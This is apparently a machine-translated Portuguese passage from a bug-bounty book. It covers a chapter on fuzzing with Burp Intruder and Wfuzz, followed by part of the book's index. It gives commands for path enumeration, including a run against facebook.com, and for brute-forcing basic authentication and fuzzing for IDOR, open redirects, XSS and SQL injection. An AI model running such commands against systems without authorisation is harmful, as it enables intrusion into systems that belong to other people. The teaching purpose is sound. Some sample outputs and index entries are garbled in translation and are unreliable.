Você pode usar scripts bash, sobre os quais aprendeu no Capítulo 5, para automatizar a geração de cargas aleatórias. Como você geraria uma cadeia de caracteres de comprimento aleatório que inclui caracteres especiais específicos? Dica: você pode usar um loop for ou o arquivo `/dev/random` em sistemas Unix.

Etapa 3: Fuzz

Em seguida, alimente sistematicamente sua lista de carga útil com os pontos de entrada de dados do aplicativo. Há várias maneiras de fazer isso, dependendo de suas necessidades e habilidades de programação. A maneira mais simples de automatizar o fuzzing é usar o intruso Burp (Figura 25-1). O intruso oferece um fuzzer com uma interface gráfica

interface de usuário (GUI) que se integra perfeitamente ao seu proxy Burp. Sempre que você encontrar uma solicitação que gostaria de fazer fuzz, pode clicar com o botão direito do mouse e selecionar **Send to Intruder**.

Na guia Intruder (Intruso), você pode definir as configurações do fuzzer, selecionar os pontos de injeção de dados e a lista de cargas úteis e iniciar o fuzzing. Para adicionar uma parte da solicitação como um ponto de injeção de dados, realce a parte da solicitação e clique em **Add (Adicionar)** no lado direito da janela.




Figura 25-1: Seleção da posição da carga útil do intruso Burp

Em seguida, selecione uma lista predefinida de cargas úteis ou gere listas de cargas úteis na guia Cargas úteis (Figura 25-2). Por exemplo, você pode gerar uma lista de números ou cadeias alfanuméricas geradas aleatoriamente.




Figura 25-2: Seleção da lista de carga útil no intruso Burp

O Burp intruder é fácil de usar, mas tem uma desvantagem: a versão gratuita do Burp limita a funcionalidade do fuzzer e restringe o tempo de seus ataques, o que significa que ele diminui a velocidade do fuzzing e limita o número de solicitações que você pode enviar em um determinado período de tempo. Você poderá enviar apenas um determinado número de solicitações por minuto, o que torna o invasor muito menos eficiente do que um fuzzer sem limitação de tempo. A menos que você precise de uma GUI ou tenha o profissional

versão do Burp, é melhor usar um fuzzer de código aberto, como o fuzzer do OWASP ZAP ou o Wfuzz. Você aprenderá a fazer fuzzing em um alvo com o Wfuzz em "Fuzzing com o Wfuzz", mais adiante nesta página.

Observe que, às vezes, será necessário limitar seus fuzzers para evitar a interrupção das operações do aplicativo. Isso não deve ser um problema para empresas maiores, mas você pode lançar accidentalmente um ataque de DoS em empresas menores sem arquiteturas de dimensionamento se fizer fuzzing nos aplicativos delas sem limitação de tempo. Sempre tenha cuidado e obtenha permissão da empresa ao realizar testes de fuzzificação!

Etapa 4: Monitore os resultados

Analise os resultados retornados pelo fuzzer, procurando padrões e anomalias nas respostas do servidor. O que procurar depende do conjunto de cargas úteis que você usou e da vulnerabilidade que espera encontrar. Por exemplo, quando você estiver usando um fuzzer para encontrar caminhos de arquivos, os códigos de status são um bom indicador da presença de um arquivo. Se o código de status retornado para um nome de caminho estiver no intervalo 200, você pode ter descoberto um caminho válido. Se o código de status for 404, por outro lado, o caminho do arquivo provavelmente não é válido.

Ao fazer fuzzing para injecão de SQL, talvez você queira procurar uma alteração na duração ou no tempo do conteúdo da resposta. Se o conteúdo retornado de uma determinada carga útil for maior do que o de outras cargas úteis, isso pode indicar que sua carga útil conseguiu influenciar a operação do banco de dados e alterar o que foi retornado. Por outro lado, se você estiver usando uma lista de cargas úteis que induz a atrasos em um aplicativo, verifique se alguma das cargas úteis faz com que o servidor responda mais lentamente do que a média. Use o conhecimento que você aprendeu neste livro para identificar os principais indicadores da presença de uma vulnerabilidade.

Fuzzing com o Wfuzz

Agora que você entendeu a abordagem geral a ser adotada, vamos ver um exemplo prático usando o Wfuzz, que pode ser instalado com este comando:

```
$ pip install wfuzz
```

O fuzzing é útil tanto na fase de reconhecimento quanto na fase de caça: você pode usar o fuzzing para enumerar caminhos de arquivos, autenticação de força bruta, teste de vulnerabilidades comuns da Web e muito mais.

Enumeração de caminhos

Durante o estágio de reconhecimento, tente usar o Wfuzz para enumerar os caminhos de arquivos em um servidor. Aqui está um comando que você pode usar para enumerar os caminhos de arquivo em *example.com*:

```
$ wfuzz -w wordlist.txt -f output.txt --hc 404 --follow http://example.com/FUZZ
```

A opção do sinalizador `-w` especifica a lista de palavras a ser usada para enumeração. Nesse caso, você deve escolher uma boa lista de palavras de enumeração de caminhos projetada para a tecnologia usada pelo seu destino. O sinalizador `-f` especifica o local do arquivo de saída. Aqui, armazenamos nossos resultados em um arquivo chamado `output.txt` no diretório atual. A opção `--hc 404` diz ao Wfuzz para excluir qualquer resposta que tenha um código de status 404. Lembre-se de que esse código significa File Not Found (Arquivo não encontrado). Com esse filtro, podemos excluir facilmente da lista de resultados os URLs que não apontam para um arquivo ou diretório válido. O sinalizador `--follow` diz ao Wfuzz para seguir todos os redirecionamentos HTTP, de modo que nosso resultado mostre o destino real do URL.

Vamos executar o comando usando uma lista de palavras simples para ver o que podemos encontrar no `facebook.com`. Para nossos propósitos, vamos usar uma lista de palavras com apenas quatro palavras, chamada `wordlist.txt`:

```
authorize.php  
cron.php  
administrador  
seguro
```

Execute este comando para enumerar caminhos no Facebook:

```
$ wfuzz -w wordlist.txt -f output.txt --hc 404 --follow http://facebook.com/FUZZ
```

Vamos dar uma olhada nos resultados. Da esquerda para a direita, um relatório do Wfuzz tem as seguintes colunas para cada solicitação: ID da solicitação, código de resposta HTTP, tamanho da resposta em linhas, tamanho da resposta em palavras, tamanho da resposta em caracteres e carga útil utilizada:

```
*****  
* Wfuzz 2.4.6 - O Fuzzer da Web *  
*****
```

Meta: `http://facebook.com/FUZZ` Total de solicitações: 4

ID	Resposta	Linhas	Palavras	Caracteres	Carga útil
<hr/>					
==== 00000004:	200	20 L	2904 W	227381 Ch	"secure"

Tempo total: 1,080132
Solicitações processadas: 4
Solicitações filtradas: 3
Solicitações/seg.: 3,703250

Você pode ver que esses resultados contêm apenas uma resposta. Isso se deve ao fato de termos filtrado os resultados irrelevantes. Como eliminamos todas as respostas 404, agora podemos nos concentrar nos URLs que apontam para

caminhos reais. Parece que */secure* retornou um código de status 200 OK e é um caminho válido no *facebook.com*.

Autenticação de força bruta

Depois de reunir caminhos de arquivos válidos no destino, você poderá descobrir que algumas das páginas do servidor estão protegidas. Na maioria das vezes, essas páginas terão um código de resposta 403 Forbidden. O que você pode fazer nesse caso?

Bem, você poderia tentar forçar a autenticação na página. Por exemplo, às vezes as páginas usam o esquema de autenticação *básica* do HTTP como controle de acesso. Nesse caso, você pode usar o Wfuzz para fazer o fuzz dos cabeçalhos de autenticação, usando o sinalizador -H para especificar cabeçalhos personalizados:

```
$ wfuzz -w wordlist.txt -H "Authorization: Basic FUZZ" http://example.com/admin
```

O esquema básico de autenticação usa um cabeçalho denominado Authorization para transferir credenciais que são as cadeias de caracteres codificadas em base64 de pares de nome de usuário e senha. Por exemplo, se seu nome de usuário e senha forem admin e password, sua string de autenticação será base64("admin:password"), ou YWRtaW46cGFzc3dvcmQ=. Você pode gerar strings de autenticação a partir de pares comuns de nome de usuário e senha usando um script e, em seguida, alimentá-los nas páginas protegidas do seu alvo usando o Wfuzz.

Outra maneira de aplicar a autenticação básica de força bruta é usar a opção --basic do Wfuzz. Essa opção constrói automaticamente cadeias de caracteres de autenticação para forçar a autenticação básica de forma bruta, com uma lista de entrada de nomes de usuário e senhas. No Wfuzz, você pode marcar diferentes pontos de injeção com FUZZ, FUZ2Z, FUZ3Z e assim por diante. Esses pontos de injeção serão fuzzificados com a primeira, a segunda e a terceira lista de palavras passadas, respectivamente. Aqui está um comando que pode ser usado para fazer o fuzzing do campo de nome de usuário e senha ao mesmo tempo:

```
$ wfuzz -w usernames.txt -w passwords.txt --basic FUZZ:FUZ2Z http://example.com/admin
```

O arquivo *usernames.txt* contém dois nomes de usuário: admin e administrator. O arquivo *passwords.txt* contém três senhas: secret, pass e password. Como você pode ver, o Wfuzz envia uma solicitação para cada combinação de nome de usuário e senha de suas listas:

```
*****
* Wfuzz 2.4.6 - O Fuzzer da Web
*****
```

Meta: http://example.com/admin Total de solicitações: 6

ID	Resposta	Linhas	Palavra	Caracteres	Carga útil
000000002:	404	46 L	120 W	1256 Ch	"admin - pass"

000000001:	404	46 L	120 W	1256 Ch	"admin - secret"
000000003:	404	46 L	120 W	1256 Ch	"admin - senha"
000000006:	404	46 L	120 W	1256 Ch	"administrator - password" (administrador - senha)
000000004:	404	46 L	120 W	1256 Ch	"administrador - secreto"
000000005:	404	46 L	120 W	1256 Ch	"administrator - pass" (administrador - aprovado)

Tempo total: 0,153867

Solicitações processadas: 6

Pedidos filtrados: 0

Solicitações/seg.: 38,99447

Outras formas de contornar a autenticação usando a força bruta incluem a troca do cabeçalho User-Agent ou a falsificação de cabeçalhos personalizados usados para autenticação. Você pode realizar tudo isso usando o Wfuzz para forçar os cabeçalhos de solicitação HTTP.

Testes de vulnerabilidades comuns da Web

Por fim, o Wfuzz pode ajudá-lo a testar automaticamente as vulnerabilidades comuns da Web. Em primeiro lugar, você pode usar o Wfuzz para fazer o fuzz de parâmetros de URL e testar vulnerabilidades como IDOR e redirecionamentos abertos. Faça o fuzz de parâmetros de URL colocando uma palavra-chave FUZZ no URL. Por exemplo, se um site usa um ID numérico para mensagens de bate-papo, teste vários IDs usando este comando:

```
$ wfuzz -w wordlist.txt http://example.com/view_message?message_id=FUZZ
```

Em seguida, encontre IDs válidas examinando os códigos de resposta ou o tamanho do conteúdo da resposta e veja se consegue acessar as mensagens de outras pessoas. As IDs que apontam para páginas válidas geralmente retornam um código de resposta 200 ou uma página da Web mais longa.

Você também pode inserir cargas úteis nos parâmetros de redirecionamento para testar se há um redirecionamento aberto:

```
$ wfuzz -w wordlist.txt http://example.com?redirect=FUZZ
```

Para verificar se uma carga útil causa um redirecionamento, ative as opções follow (-follow) e verbose (-v) do Wfuzz. A opção follow instrui o Wfuzz a seguir os redirecionamentos. A opção verbose mostra resultados mais detalhados, inclusive se ocorreram redirecionamentos durante a solicitação. Veja se é possível construir uma carga útil que redirecione os usuários para o seu site:

```
$ wfuzz -w wordlist.txt -v --follow http://example.com?redirect=FUZZ
```

Por fim, teste vulnerabilidades, como XSS e injeção de SQL, fazendo fuzzing em parâmetros de URL, parâmetros POST ou outros locais de entrada do usuário com listas comuns de cargas úteis.

Ao testar o XSS usando o Wfuzz, tente criar uma lista de scripts que

redirecionam o usuário para a sua página e, em seguida, ative a opção verbose para monitorar qualquer redirecionamento. Como alternativa, você pode usar os filtros de conteúdo do Wfuzz para verificar se há cargas XSS refletidas. O sinalizador --filter permite que você defina um filtro de resultados. Um filtro especialmente útil é *content~STRING*, que retorna respostas que contêm o que quer que seja *STRING*:

```
$ wfuzz -w xss.txt --filter "content~FUZZ" http://example.com/get_user?user_id=FUZZ
```

Para vulnerabilidades de injeção de SQL, tente usar uma lista de palavras de injeção de SQL predefinida e monitore as anomalias no tempo de resposta, no código de resposta ou no comprimento da resposta de cada carga útil. Se você usar cargas úteis de injeção de SQL que incluam atrasos de tempo, procure tempos de resposta longos. Se a maioria das cargas úteis retornar um determinado código de resposta, mas uma não retornar, investigue essa resposta mais a fundo para ver se há uma injeção de SQL nela. Um tempo de resposta mais longo também pode ser uma indicação de que você conseguiu extraír dados do banco de dados.

O comando a seguir testa a injeção de SQL usando a lista de palavras *sql.txt*. Você pode especificar os dados do corpo do POST com o sinalizador -d:

```
$ wfuzz -w sqli.txt -d "user_id=FUZZ" http://example.com/get_user
```

Mais sobre o Wfuzz

O Wfuzz tem muito mais opções avançadas, filtros e personalizações que você pode a p r o v e i t a r . Usado em todo o seu potencial, o Wfuzz pode automatizar as partes mais tediosas do seu fluxo de trabalho e ajudá-lo a encontrar mais bugs. Para obter mais truques interessantes do Wfuzz, leia sua documentação em <https://wfuzz.readthedocs.io/>.

Fuzzing vs. análise estática

No Capítulo 22, discuti a eficácia da análise do código-fonte para d e s c o b r i r vulnerabilidades da Web. Agora você deve estar se perguntando: por que não realizar apenas uma análise estática do código? P o r que realizar testes de fuzz?

A análise de código estático é uma ferramenta inestimável para identificar bugs e práticas de programação inadequadas que podem ser exploradas pelos invasores. No entanto, a análise estática tem suas limitações.

Primeiro, ele avalia um aplicativo em um estado não ativo. Realizar a revisão de código em um aplicativo não permite simular como o aplicativo reagirá quando estiver sendo executado ao vivo e os clientes estiverem interagindo com ele, e é muito difícil prever todas as possíveis entradas mal-intencionadas que um invasor pode fornecer.

A análise de código estático também requer acesso ao código-fonte do aplicativo. Quando você está fazendo um teste de caixa preta, como em um cenário de recompensa por bugs, provavelmente não conseguirá obter o código-fonte, a menos que consiga vazar o código-fonte do aplicativo ou identificar os componentes de código aberto que o aplicativo está usando. Isso torna o fuzzing uma ótima maneira de adicionar à sua metodologia de teste, pois você não precisará do código-fonte para fazer o fuzzing em um aplicativo.

Armadilhas do Fuzzing

É claro que o fuzzing não é uma solução mágica que cura tudo para a detecção de bugs. Essa técnica tem certas limitações, uma das quais é a limitação de taxa pelo servidor. Durante um envolvimento remoto de caixa preta, talvez você não consiga enviar um grande número de cargas úteis para o aplicativo sem que o servidor detecte sua atividade ou sem que você atinja algum tipo de limite de taxa. Isso pode causar lentidão no teste ou o servidor pode bani-lo do

serviço.

Em um teste de caixa preta, também pode ser difícil avaliar com precisão o impacto do bug encontrado por meio do fuzzing, pois você não tem acesso ao código e, portanto, está obtendo uma amostra limitada do comportamento do aplicativo. Muitas vezes, você precisará realizar mais testes manuais para classificar a validade e a importância do bug. Pense no fuzzing como um detector de metais: ele apenas aponta os pontos suspeitos. No final, você precisa inspecionar mais de perto para ver se encontrou algo de valor.

Outra limitação envolve as classes de bugs que a fuzzing pode encontrar. Embora o fuzzing seja bom para encontrar determinadas vulnerabilidades básicas, como XSS e injeção de SQL, às vezes possa ajudar na descoberta de novos tipos de bugs, ele não ajuda muito na detecção de erros de lógica de negócios ou bugs que exigem várias etapas para serem explorados. Esses bugs complexos são uma grande fonte de possíveis ataques e ainda precisam ser descobertos manualmente. Embora o fuzzing deva ser uma parte essencial de seu processo de teste, ele não deve, de forma alguma, ser a única parte dele.

Adicionando ao seu kit de ferramentas de teste automatizado

As ferramentas de teste automatizadas, como fuzzers ou scanners, podem ajudá-lo a descobrir alguns bugs, mas muitas vezes prejudicam seu progresso de aprendizado se você não dedicar tempo para entender como funciona cada ferramenta do seu kit de ferramentas de teste. Portanto, antes de adicionar uma ferramenta ao seu fluxo de trabalho, não deixe de ler a documentação da ferramenta e entender como ela funciona. Você deve fazer isso para todas as ferramentas de reconhecimento e teste que usa.

Além de ler a documentação da ferramenta, também recomendo a leitura do código-fonte, se for de código aberto. Isso pode ensiná-lo sobre as metodologias de outros hackers e fornecer informações sobre como os melhores hackers da área abordam seus testes. Por fim, ao aprender como os outros automatizam o hacking, você começará a aprender a escrever suas próprias ferramentas também.

Aqui está um desafio para você: leia o código-fonte das ferramentas Sublist3r (<https://github.com/aboul3la/Sublist3r/>) e Wfuzz (<https://github.com/xmendez/wfuzz/>). Essas duas ferramentas são fáceis de entender e foram escritas em Python. Sublist3r é uma ferramenta de enumeração de subdomínios, enquanto Wfuzz é um fuzzer de aplicativos da Web. Como o Sublist3r aborda a enumeração de subdomínios? Como o Wfuzz faz o fuzzing de aplicativos da Web? Você pode escrever a lógica do aplicativo, começando no ponto em que ele recebe um alvo de entrada e terminando quando ele produz os resultados? Você pode reescrever as funcionalidades que eles implementam usando uma abordagem diferente?

Depois de obter uma sólida compreensão de como suas ferramentas funcionam, tente modificá-las para adicionar novos recursos! Se você acha que seu recurso seria útil para outras pessoas, pode contribuir com o projeto de código aberto: proponha que seu recurso seja adicionado à versão oficial da ferramenta.

Entender como suas ferramentas e explorações funcionam é a chave para se tornar um hacker mestre. Boa sorte e feliz hacking!

IN DE X

Símbolos

`..`, 279, 287, 325
`.bash_profile`, 81
`/etc/passwd`, 252, 291
`/etc/shadow`, 177, 249, 253-260, 279, 332
Diretório `.git`, 328-330. *Consulte também*
Tags anotadas do Git, 330
bolhas, 330
commits, 330
árvores, 330

A

controle de acesso, 43, 175, 177-178, 278, 324, 364-365. *Veja também*
tokens de acesso de controle de acesso quebrado, 312-316, 364-365
tokens de longa duração, 316
aquisição de contas, 172, 185, 321
varredura ativa, 69. *Consulte também*
passivo
escaneamento
ADB. *Consulte* Painéis de administração do Android Debug Bridge (ADB), 70-71, 278, 321
AFL. *Consulte* Caixa de alerta do American Fuzzy Lop (AFL), 116, 122-126
lista de permissões, 133, 141, 194, 215, 220-221.
Consulte também lista de blocos Altdns, 69
Amassar, 68
Amazon Elastic Compute Cloud (EC2), 77, 226. *Veja também* Amazon Web Services (AWS)
Amazon S3, 74-77, 226. *Veja também* Serviços da Web da Amazon (AWS) Lazys3, 74
Baldes S3, 61, 64, 74
Amazon Web Services (AWS), 61, 75, 308, 316
awscli, 75
American Fuzzy Lop (AFL), 370

Android, 335, 347-354
Ponte de depuração do Android (ADB), 351 Pacote do Android (APK), 350
Atividades, 350
`AndroidManifest.xml`, 350
ativos, 351
Receptores de transmissão, 350
`classes.dex`, 351
ContentProviders, 350
`lib`, 351
`MANIFEST.MF`, 351
`META-INF`, 351
`res`, 351
`recursos.arsc`, 351
`res/values/strings.xml`, 354
Serviços, 350
Android Studio, 352
opções de desenvolvedor, 352 Apache
Apache Cassandra, 199
Apache Commons FileUpload, 243
Apache CouchDB, 199
Apache Groovy, 243
APIs. *Consulte* interfaces de programação de aplicativos (APIs)
APK. *Consulte* Pacote do Android (APK)
Apktool, 352
erros de lógica de aplicativos, 275-281, 379.
Veja também vulnerabilidades de lógica de negócios
interfaces de programação de aplicativos (APIs), 6, 34, 355-367
Aplicativos centrados em API, 361
Enumeração de API, 362
Chaves de API, 75, 226
`apt-get`, 219
ASCII, 126-127, 138-140, 293
ASN. *Veja* sistemas autônomos (ASNs) ativo, 4. *Veja também* escopo

cenários de ataque, 19
superfície de ataque, 5-6, 25, 61-62, 104, 309
aplicativo de autenticação, 276
chaves de autenticação, 62
código de autorização, 276, 314 kit de ferramentas de teste automatizado, 379 estratégias de automação, 318 sistemas autônomos (ASNs), 67
AWS. Consulte Amazon Web Services (AWS) Ayrey, Dylan, 339

B

script bash, 62, 80-104, 372
autenticação básica, 376
Big List of Naughty Strings, 372 ataque de bilhões de risadas, 258. *Veja também* Bomba XML
Bitbucket, 316
bity.com, 119
teste de caixa preta, 336. *Consulte também* teste de caixa cinza, teste de caixa branca
blocklist, 126, 133, 215. *Consulte também* allowlist
controle de acesso interrompido, 275-281, 364. *Consulte também* controle de acesso
força bruta, 42, 54, 70-71, 376-377
força bruta de diretório, 62, 70-71
Força bruta de URL, 278
recompensas por bugs
caçador de recompensas
de bugs, 3 plataformas de
recompensas de bugs, 8
programa de recompensa por bugs, 3-4
notas, 58
programas privados, 11
cadeias de insetos, 27
Bugcrowd, 4, 8, 17
queda de insetos, 27
funções incorporadas, 270-272, 288
BuiltWith, 79, 104
Burp, 39, 47-58
AuthMatrix, 185
Repetidor automático, 185
Autorizar, 185
BAppStore, 185
Burp Suite Pro, 47, 219
Colaborador, 219

comparador, 58
rastreador, 72
decodificador, 39, 57

intruso, 54, 129, 370, 372
repetidor, 56
SQLiPy, 203
impacto nos negócios, 17, 27, 104, 379. *Veja também*
 prioridades de negócios
vulnerabilidades de lógica de negócios, 276. *Veja também*
 erros de lógica de aplicativos
prioridades de negócios, 17, 27. *Veja também*
 impacto nos negócios requisitos
de negócios, 279

C

CA. *Consulte* autoridade de certificação (CA)
capitalização, 126
CAPTCHA, 65
Capture a bandeira, 12, 28
Folhas de estilo em cascata (CSS), 34, 147
 opacidade, 148
 z-index, 147
 comando cat, 92
CDATA. *Consulte* dados de caracteres (CDATA)
Censos, 67, 70, 104
unidades centrais de processamento (CPUs), 206
autoridade de certificação (CA), 50 análise de
certificados, 67
fixação de certificado, 349-350, 353 fixação de
certificado. *Consulte* fixação de certificado dados
de caractere (CDATA), 259 chmod, 82
clickjacking, 143-154, 163-165
cliente, 34. *Consulte também* IDs de cliente do
servidor, 313-315
Computação em nuvem, 226
CNAME, 308
 CNAMES pendentes, 309
Cobalto, 4, 8
Codecademy, 44, 80
injeção de código, 283. *Consulte também* injeção de comando,
 RCE
injeção de comando, 285, 343. *Veja também*
 injeção de código, substituição de comando
RCE, 84, 101, 292 Common Vulnerabilities and
 Exposições (CVEs), 78, 281,
 332, 340
Sistema de pontuação de vulnerabilidade comum (CVSS), 17
 concorrência, 206

- confidencialidade, 312
arquivos de configuração, 70
CORS. *Consulte* Compartilhamento de recursos entre origens (CORS)
CPUs. *Consulte* unidades centrais de processamento (CPUs)
Cron, 102-103, 318
crontabs, 102-103
Compartilhamento de recursos entre origens (CORS), 297-298, 302-306
falsificação de solicitação entre sites (CSRF), 128, 152, 155-174
cross-site scripting (XSS), 111-129, 308
CSRF. *Consulte* solicitação entre sites falsificação (CSRF), 6-7, 339
criptografia fraca, 339
CSS. *Consulte* Folhas de estilo em cascata (CSS)
CTF. *Consulte* Capturar a bandeira Wiki do CTF, 273
ondulação, 87, 211, 366
CVEs. *Consulte* Vulnerabilidades e exposições comuns (CVEs)
Banco de dados CVE, 340
CVSS. *Consulte* Sistema de pontuação de vulnerabilidade comum (CVSS)
CyberChef, 39
Cirílico, 140
- D**
- Aplicativo da Web altamente vulnerável, 203
dados:, 122, 138
banco de dados, 188
Pontos de entrada de dados, 371
exfiltração de dados, 259
Pontos de injeção de dados, 371
modo de depuração, 351
mensagens de depuração, 64
Ataques de negação de serviço (DoS), 10, 200, 258
ReDoS, 63
dependências, 76, 250, 288, 340
dependências desatualizadas, 76, 340
erro descritivo, 196, 257, 266, 268
deserialização, 231-246
comentários de desenvolvedores, 324, 328, 331, 340, 345
ferramentas para desenvolvedores, 129
- DigitalOcean, 227
enumerador de diretórios, 370
passagem de diretório, 43, 177, 279, 325.
Consulte também passagem de caminho
DNS. *Consulte* Sistema de nomes de domínio (DNS)
DOCTYPE, 248
document.cookie, 115
Modelo de objeto de documento (DOM), 117-118
definição de tipo de documento (DTD), 248-250, 253-260
DOM. *Consulte* Modelo de Objeto de Documento (DOM)
nome de domínio, 33. *Veja também* hostname
Sistema de Nomes de Domínio (DNS), 34-35
Registros DNS, 222
Registros AAAA, 222
Registros A, 222
Transferências de zona
DNS, 68
privacidade do domínio, 66
registrar domínios, 65, 223
DoS. *Consulte* Ataques de negação de serviço (DoS)
DTD. *Consulte* definição de tipo de documento (DTD)
- E**
- EC2. *Consulte* Amazon Elastic Compute Cloud (EC2)
BCE, 339
comando echo, 83
EdOverflow, 125, 317
JavaScript eloquente, 44
navegador incorporado, 47, 50
emulador, 6, 348-349, 352-353
emulador móvel, 348-349
codificação
codificação base64, 38, 138, 181
codificação de conteúdo, 38
codificação decimal, 223
codificação dupla, 139
codificação de palavra dupla (dword), 223-224
codificação hexadecimal, 38, 223
codificação mista, 223
codificação octal, 223
Decodificação de URL, 138
Codificação de URL, 38, 138, 181, 223

- criptografia, 312, 338-339, 353
entropia, 77, 159, 182, 339
ERB. *Consulte* Modelo Ruby incorporado (ERB)
escapando, 119
 caractere de escape, 101, 119, 293
 escape de saída, 119
avaliar, 284-285, 336-338
ouvirte de eventos, 298-300, 302-303, 305
 onclick, 122
 onerror, 122
 onload, 122
executável, 7
Extensible Markup Language (XML),
 247-260, 309, 357-358
 entidades externas, 248
 entidades de parâmetro, 256
 Entidades XML, 248
 Analisadores de XML, 247
EyeWitness, 71, 316
- F**
- inclusão de arquivos, 286-287
 inclusões de arquivos locais, 287
 inclusão de arquivos remotos, 286
Protocolo de transferência de arquivos (FTP), 260 desvio de filtro, 128, 293
impressão digital, 78
Firefox, 46-52, 124, 160-161
Flash, 111
Frida, 350, 353
 Objção, 350
 Contorno de fixação SSL universal do Android, 350
FTP. *Consulte* Protocolo de transferência de arquivos (FTP) fuzzing, 125, 195, 363, 370-379
 FuzzDB, 372
 fuzzers, 369-379
 fuzzing de aplicativos da web, 370
- G**
- dispositivos, 238, 243-245
 cadeias de gadgets, 243-245
getopts, 92-98
Git, 328
 Culpa, 76
 git diff, 103
 História, 76
 Questões, 76
- GitHub, 75, 316
 GitHub gists, 327
 GitHub Pages, 308-309, 317
 repositórios, 75
Gitleaks, 328
Gitrob, 77
Impressão de expressão regular global (grep), 88-89
GoDaddy, 219
Google Cloud, 226-227, 316
Google dorking, 62, 65, 74, 134, 278
Google Hacking Database, 65 Interface gráfica do usuário (GUI), 373 GraphQL, 179, 358-365
 Clarividência, 362
 introspecção, 360-361
 esquema, 360
 tipo, 361
 mutações, 359
 consultas, 359
 Playground, 362
teste de caixa cinza, 336. *Consulte também* teste de caixa preta, teste de caixa branca
grep. *Consulte* Impressão de expressões regulares globais (grep)
GUI. *Consulte* Interface gráfica do usuário (GUI)
- H**
- blogs de hackers, 28
HackerOne, 4, 8, 11, 17, 111, 233
 Hacktivity, 209
hacking, 61
 ambiente de hacking, 45
HackTricks, 273
segredos codificados, 76, 338-339, 354
hardware, 7
hashing, 177
Haverbeke, Marijn, 44
HMAC, 42
Hostinger, 219
nome do host, 67, 296. *Veja também* nome de domínio
HTML. *Consulte* Marcação de hipertexto Linguagem (HTML)
HTTP. *Consulte* Protocolo de transferência de hipertexto (HTTP)
HttpOnly, 115, 120

- Linguagem de marcação de hipertexto (HTML), 34
Tag HTML, 123
- HyperText Transfer Protocol (HTTP), 36-39
cookies, 39
compartilhamento de cookies, 308
cookie de envio duplo, 167
cabeçalhos de solicitação, 36
Autorização, 36, 376
Cookie, 36
Anfitrião, 36
Origem, 297
Referente, 36
Agente de usuário, 36, 377
métodos de solicitação, 183
órgãos de resposta, 37, 324
cabeçalhos de resposta, 37, 151, 324
Controle de acesso e permissão de origem, 37, 297-298, 302-305
Política de segurança de conteúdo, 37, 120, 149, 151
Content-Type, 37, 242, 251
anfitriões de quadros, 149
Localização, 37
Set-Cookie, 37, 150, 156
X-Frame-Options, 37, 149, 151, 153-154
tempo de resposta, 9
código de status, 36, 219
- I**
- afirmação de identidade, 309-312
provedor de identidade, 309-314, 316, 319 IDE. *Consulte* desenvolvimento integrado
ambiente (IDE)
IDORs. *Consulte* referências inseguras a objetos diretos (IDORs)
IETF. *Consulte* Força-tarefa de engenharia da Internet (IETF)
iframe, 144-154, 158, 160, 163-164, 298-299, 304
iframe duplo, 152
quebra de estruturas, 151-152
vazamentos de informações, 170, 226, 229, 295, 312, 324, 331-332, 354, 363-365
scripts em linha, 113-114
- redirecionamento de entrada, 83
validação de entrada, 119-120, 250, 288, 291, 293, 366
dessaerialização insegura, 231-246, 337-338, 366-367
referências inseguras a objetos diretos (IDORs), 175-186, 353-354
IDORs cegos, 183
IDORs baseados em leitura, 184
IDORs baseados em gravação, 184
metadados de instância, 226-229, 255
ambiente de desenvolvimento integrado (IDE), 59
rede interna, 214. *Veja também* rede privada domínios internos, 66
Internet, 33
controles de segurança da Internet, 38 Força-Tarefa de Engenharia da Internet (IETF), 222
Internet das Coisas (IoT), 5, 7, 122, 347, 358
Protocolo de Internet (IP), 34
IPv4, 34
IPv6, 34, 222
Endereços IP, 65-66
Faixa de IP, 66
endereços IP reservados, 218
Intigriti, 4, 8
iOS, 348, 350, 353
IoT. *Consulte* Internet das Coisas (IoT) IP. *Consulte* Protocolo de Internet (IP)
- J**
- java.io.Serializable*, 241
readObject(), 241-242, 244
writeObject(), 241
javascript:, 122-126
JavaScript (JS), 34, 44, 111, 353
Angular, 120
fromCharCode(), 126
Jenkins, 69
jq, 90-91
jQuery, 118
js.do, 127
Reagir, 120
Retire.js, 180
Vue.js, 120

- JS. Consulte JavaScript (JS)
- JSON, 68, 184, 234, 357
- JSONP. Consulte JSON com preenchimento (JSONP)
- Tokens da Web JSON (JWT), 41-43
- campo alg, 42
 - cabeçalho, 41
- JSON com preenchimento (JSONP), 300-302, 305-306. Consulte também JSON
- JWT. Consulte JSON Web Tokens (JWT). Consulte também JSON
- ## K
- Kali Linux, 46
- KeyHacks, 76
- Kibana, 64
- Kubernetes, 227
- ## L
- Aprenda Python da maneira mais difícil, 44
- LinkFinder, 331
- Linux, 62
- localhost, 218
- frutas mais fáceis de colher, 25
- ## M
- macOS, 62
- homem, 96
- ataques man-in-the-middle, 349
- Markdown, 59
- Masscan, 69
- MD4, 339
- MD5, 339
- vazamentos de memória, 370
- metodologia, 25, 27
